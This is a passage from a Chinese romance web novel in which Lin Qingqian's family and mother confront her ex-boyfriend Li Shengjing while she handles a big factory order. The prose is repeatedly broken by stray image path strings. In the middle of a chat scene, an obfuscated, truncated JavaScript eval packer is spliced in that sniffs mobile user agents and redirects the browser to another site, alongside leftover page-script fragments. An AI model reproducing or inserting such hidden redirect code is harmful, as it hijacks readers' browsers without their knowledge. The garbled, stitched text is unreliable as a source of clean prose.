林清浅抱着林灿星回头看赵绵绵,那眼神像是在说:“你怎么教孩子这些。” 赵绵绵立即说:“这可不是我教的,是希希先对着视频里的人喊姑父我才过来看一眼的,不然还不知道你去见那个渣男了呢。” 林清浅说:“他真的不是渣男。” 赵绵绵抱胸倚墙而立,一副“我听你狡辩”的样子:“那你说说,他哪里不渣了?” 林清浅弯腰把林灿星放下去,让林希音带着她去房间里玩,然后才说:“他说前女友的事是假的,是因为他爸妈不同意,又恰好前女友出现在评论区,就用了前女友当借口。” “我的老姐哎,”赵绵绵激动得身体都挺直了,语气很有些无奈:“你都35了,能不要这么天真吗?他说什么就是什么?之前你不还说他跟你说过,要是他父母不同意你们就私奔?结果呢?你去禅城他都不敢把你往家里带,还美其名曰想跟你过两人世界。” 她指指林清浅的胸口:“你可长点心吧,别哪天被人卖了都不知道,以为自己嫁了个良人。” “我的老姐~”转弯处忽然弹出来一颗头,林锦程笑得一脸纯良,但语气里荡漾的波浪线泄露了他看热闹的真实心情:“听说你去见我未来的姐夫了?” 林清浅觉得头大,话都不想说了。 林锦程看不到她脸上的表情一般,走过来说:“怎么样?我未来的姐夫什么时候来提亲啊?见面的时候他有没有送你花啊?来求和好的话道歉的礼物有吧?” 赵绵绵笑着接话:“就是,不管是他爸妈不同意,还是前女友,你们分手是真的,而且都分了三个月了,这时候找过来求和好,总得有点诚意吧?不能上下嘴皮子一碰说几句好听的话,画几张大饼,你就原谅他了,那之前三个月你岂不都白伤心难过了?” 林清浅低声说:“倒也没难过那么久。” 是真的没有那么久。虽然李盛景是她第一个喜欢的人,分手的时候确实也难过伤心到以为自己走不出来,可时间是治愈伤口最好的良药,而她本来就不是会让自己过度沉溺于悲伤情绪的人,更不是会强求别人的人,能低下身段,放下自尊地三番两次去求和好,已经是她给自己这段恋情的最大尊重。 赵绵绵也不是第一天和林清浅同一个屋檐下相处了,而且毕竟是姐姐,点到即止:“现在怎么说,他回去了?你们和好没?” “没有。”林清浅觉得头大:“他跟了来,去住酒店了。” “什么?!”林锦程夸张地大叫:“我姐夫不会明天就要上门了吧?那我这一身可不行啊,得连夜去整套西装,而且我可不敢接待啊,人家在上市公司里是个不小的总呢,那得上五星级饭店里去吃,还得是包间,我这么一个小厂的老板要养家糊口的,哪里招待得起啊?” “林锦程。”林清浅的语气变得严肃:“别什么事都拿来开玩笑。” 林锦程吐了下舌头,表情正经了起来:“他真跟来了啊?”言语间有两分嫌弃。 林清浅点头:“本来刚刚就要跟我进门的。” “给妈打个电话。”赵绵绵说:“让他们明天一早就过来。既然他说他爸妈不同意,那也得让他知道,咱们爸妈也不同意。” 林锦程给他老婆竖了个大拇指。 林清浅想:这也是个办法,既然自己拒绝没用,那就在别的方面让他知难而退,反正我爸妈不同意这事他也是一早就知道的。她说:“我打吧。” 赵绵绵无异议,叫上林锦程给两个孩子洗澡去了。 - 林父林成业和林母王曼容没跟孩子们住一起,但离得并不远,知道事情的原委后差点当晚就要过来,吓得林清浅赶紧说:“人家也没说明天一定登门拜访。” “那我过去,你爸就还去上班。”王曼容不容拒绝地说。 林清浅只得说:“好吧。” 挂了电话后就给李盛景发消息:到酒店了吗? 阿景:快了 沉迷学习的浅浅:有一个不幸的消息,你要不要听? 阿景:[尊嘟假嘟.jpg] 阿景:不,我不要听! 林清浅无视他的拒绝:我妈明天会过来,明天你还敢上门吗? 李盛景连着发了三个惊吓的表情,小心翼翼地问:阿姨不会是为了见我才过来的吧? 沉迷学习的浅浅:你觉得呢? 阿景:[大可不必.jpg] 林清浅偶尔也会有那么一点捉弄人的坏心思的:我弟说要给你去五星级酒店订个包间。 这次李盛景的惊吓表情包刷了屏。 沉迷学习的浅浅:哈哈哈 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16958964|193269||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 哈哈哈哈哈哈 李盛景这才知道林清浅是在逗他。他真情实感地说:刚才吓死宝宝了。 林清浅看着这一句不由莞尔,心中想起的,是曾经他们热恋时经常自称宝宝的那些时光。明明没谈恋爱的时候对这个称呼是嗤之以鼻的,可一旦有了喜欢的人,被他不经意间喊一声宝宝,就真的高兴得跟个宝宝似的,连本来可以独自完成的一些事都变得困难了起来,人也矫情了不少。 她没有再说一些话来吓他,陪着他聊到下了车进酒店后就去洗漱了。 等在床上躺了下来,陪着大侄女玩闹了一会儿,让小朋友睡觉就秒睡后,她在黑暗中睁开眼,想起这一天一晚的相处时光,发现三个月过去,他们之间已经开始变得生疏,连恋爱之前做师徒时的亲近都不复存在,像两个见面就把问题摆在桌面上弹的相亲对象。 “我们到底是怎么喜欢上对方的呢?”林清浅有那么一刻动摇了,开始怀疑自己对李盛景的喜欢是否是男女之间的那一种?还是说,游戏里时长日久的陪伴因为成了一种习惯,所以在被告白的时候怕会失去,顺从地选择了接受? 但她很快否定了这种想法,因为习惯也好,好感也罢,这两种情感都不会对另一方有生理上的需求。 “我不该把现实问题摆给他看的。”林清浅有些后悔,李盛景待不了几天的,等他回去了,他们又不会再见面,何至于就把人带回来,将自己的难堪摆到他的面前去。 “算了,就当是我作为师父的最后赠礼吧。”林清浅想:李盛景总有一天无法再用“幼稚”“不成熟”这样的理由去面对现实的,爱情如果想要开出理想的花朵,总要面对柴米油盐的现实问题。 她侧过身,把不知道什么时候睡到了被子外面的林希音搬进被子里,侧过身睡了。 第二天她是被千牛的消息提示音叫醒的。人都还没清醒的她熟练地打开千牛,看见有人发了图纸过来问价,瞬间就清醒了。 她坐了起来,看过图纸后报了个稍低的价格,客户说做200件的话能否有优惠。 这是大单啊。林清浅人都精神了,斟酌过后报了个价,以为对方会还价,可竟然没有,而是问了工期,在得知需要一周后又问能否加急,说他之前找人做过,价格相对便宜一点,但工期太长了。 林清浅又看了一遍图纸,需要打孔和铣槽,速度不会很快,但也不需要一周的时间,只是因为林锦程手里还有几个单子没做完,所以才报了个长的周期。 可开店一个多月只接了几个小单子的林清浅难得遇到过大点的单子,自然不想放弃,于是说可以加急,但也需要四天的时间。 客户这次很爽快,确定四天一定可以交货后当即下了单。林清浅看到订单已支付的那一刻差点高兴得喊一嗓子,心想还是搞钱更快乐。 她给半个身子睡在外面的侄女盖好被子后起床,去卫生间洗漱时听见楼下有声音,是她妈在说话,她没在意,自顾自去洗漱,等下了楼,看见正在聊天的两个人时吓了一小跳。 林母王曼容与李盛景竟然是一副相聊甚欢的样子。 16. 第 16 章 “妈?你多早来的?”林清浅看了眼手机,才8点13分。王曼容从隔壁市过来得40分钟,还是遇上红灯少的情况下。 可现在看,这两人聊了有一会儿了。 王曼容斜了林清浅一眼,没好气道:“我7点多就来了。还好我来得早,不然客人上门了你还在睡觉,像你这样哪能接到单?客户上门了你还睡得屁股朝天的。” “妈。”林清浅没想到亲妈兜头就是一顿训,用词还有些粗俗,这让她很是尴尬。 李盛景曾听林清浅提起过她妈,说是性格要强,喜欢管教人。他提着东西进门时被热情接待,还以为林妈妈很好相处,眼下看来并非如此。 他想替林清浅说说好话,还没开口就看到林清浅朝自己小幅度地摆了摆手,而后听到她说:“我早就醒了,是在上面接了个单子,有上万呢。” 王曼容顿时换了脸色,和声和气地:“做的什么?零切还是加工?” “加工件,估计厂里材料不够,还得订货。”林清浅在电脑桌上找了纸笔,然后在桌前坐了下来,边开始算用料边问:“你们聊了些什么?” 王曼容说:“聊你,说你都36了还没嫁出去。” 林清浅头都没抬:“我35生日都还没过呢。” 李盛景以为她们要吵起来,忙说:“现在结婚都晚,这一辈子的事,谨慎一些好。” 林清浅看了他一眼。 那眼神里有一点责怪的意思,李盛景便知道自己这话说得不对,不由地坐直了身体。 果然,王曼容说:“可她都36了,哪怕今年结个婚,明年生孩子,等孩子养大,她都退休了。可问题是,她现在连个人都没有。” 这样的话李盛景在家里也听过不少。早几年还不着急的父母,在他过了28岁生日后忽然就着急了起来,每次回家都要过问他的感情状况,且随着年岁的增长愈发急切,好不容易听到他交了女朋友又催着见面。 李盛景没告诉过林清浅,他给父母看过她的照片。 那是他有次去水城见林清浅,在琴房里等她下班时偷拍的。当时晚霞漫天,透过玻璃窗将整个琴房也染成了火焰一般的橙红色,林清浅没时间陪他,因为第二天要教的一首曲子等级高,难度也高,所以趁着下一个学生没来的空隙里练练手,弹得很忘我。 那是他第一次见林清浅弹琴,觉得很是新鲜。他听不出来曲子要表达的意思,只觉得又是手指并拢扫过琴弦,又是张开或半握拍打琴弦,动作快得出了残影,却又不失其美感,这样专注和在自己喜好的事情上沉浸其中的林清浅太有吸引力,忍不住就拿出了手机拍了起来。见林清浅不被影响,他松一口的同时还换着角度拍摄,后面曲子从激昂转为柔婉时,他甚至拍起了视频。 照片里,认真弹奏的女孩坐在光里,眼眸低垂,面容沉静,身姿端正,嘴角挂着的一抹淡笑自信有从容,好似那光是从她身上散发出来的一样,让人不由心生好感。 或许是因此,他妈妈一看见照片就说:“这女孩子不错,长相文文静静的,宜室宜家,还会弹琴,看着还很厉害的样子,儿子你好福气啊,找到个这么好的。” 他爸一向以他妈的标准为标准:“确实不错,什么时候带回家里来?我亲自下厨,” 李盛景不知他妈妈是如何从一张侧脸看出来“文文静静,宜室宜家”的,但不得不说长辈的眼光确实毒辣,林清浅确实长得文静清秀,放在古代就是个知书达理的世家小姐。 只是,当时说只要他喜欢就行,不用过问他们意见的父母,明明看了林清浅的照片很满意,知道她是外省的也接受了,却在最后知道她领过离婚证的时候反对得那么强烈。 她明明也是那场还没开始就结束的婚姻里的受害者,可世人只看档案上的定论,却从不问过程和缘由。 其实又何止是他父母,他自己也曾有过在意的时候。 李盛景笑自己也不能免俗,然后抬头跟王曼容说:“那阿姨你看我怎么样?我想跟浅浅好,想娶她。” 王曼容像是没想到他会突然打直球,整个人都愣住了,饶是她脑子转得快,也是张了两次口才说出话来:“这结婚的事也得她自己拿主意,我们做父母的再怎么满意她不同意的话,也没办法绑着她嫁不是?” 她顿了一下,不等在场的两人开口又说:“而且我听说你们之前是因为你前女友?我家浅浅性子软,也好骗,还没谈过恋爱,分辨不出真心还是假意,你要是放不下你前女友就找她去,别想着两头都不放手。” 李盛景看向林清浅。林清浅还在算材料和成本,但脑袋点了点,像是同意她妈的话。 他说:“阿姨,不是前女友的事,是我没做好爸妈那边的工作,又怕直说会让浅浅降低对我爸妈的好感度,所以用前女友出来当借口,没想到这做法比直说更糟糕。” “当然糟糕了。”林清浅说:“爸妈强烈反对不得不分手,那是无奈之下的选择问题,但谈着现女友却还想着前女友,那是人品问题。” 李盛景立即滑跪:“所以我错了,浅浅,是我蠢笨,不知道你在意的是什么。” 林清浅起身说:“你们聊着,我去下厂里。”走出去两步她又回头问李盛景,“你吃早饭了吗?” “吃过了。”李盛景说。 王曼容不高兴了:“你不问问你妈吃没吃?” “你肯定吃过了。”林清浅这次头也不回地走了。 “阿姨我也去看看。”李盛景想也不想地跟了上去。 厂离得不远,走个两三分钟就到了。林清浅到的时候,林锦程已经干了好一会儿活儿了。 她把图纸和自己计算的材料单给林锦程看,林锦程说:“这个材料对的,厂里还有些,但不够,什么时候发货?” 林清浅说:“客户要得急,4天就得做出来。” “你新店,这单子不算小,不是要得急,这个价估计也不找你。”他看了眼两台在运转的机器:“我空一台机器出来做你这个。” “不过老姐,”正经了不到两分钟的林锦程朝林清浅挤眉弄眼:“接到大单了,晚上是不是得火锅店走起?” 李盛景适时插话:“要不晚上我请?” 林锦程早就注意到跟着林清浅进来的李盛景, 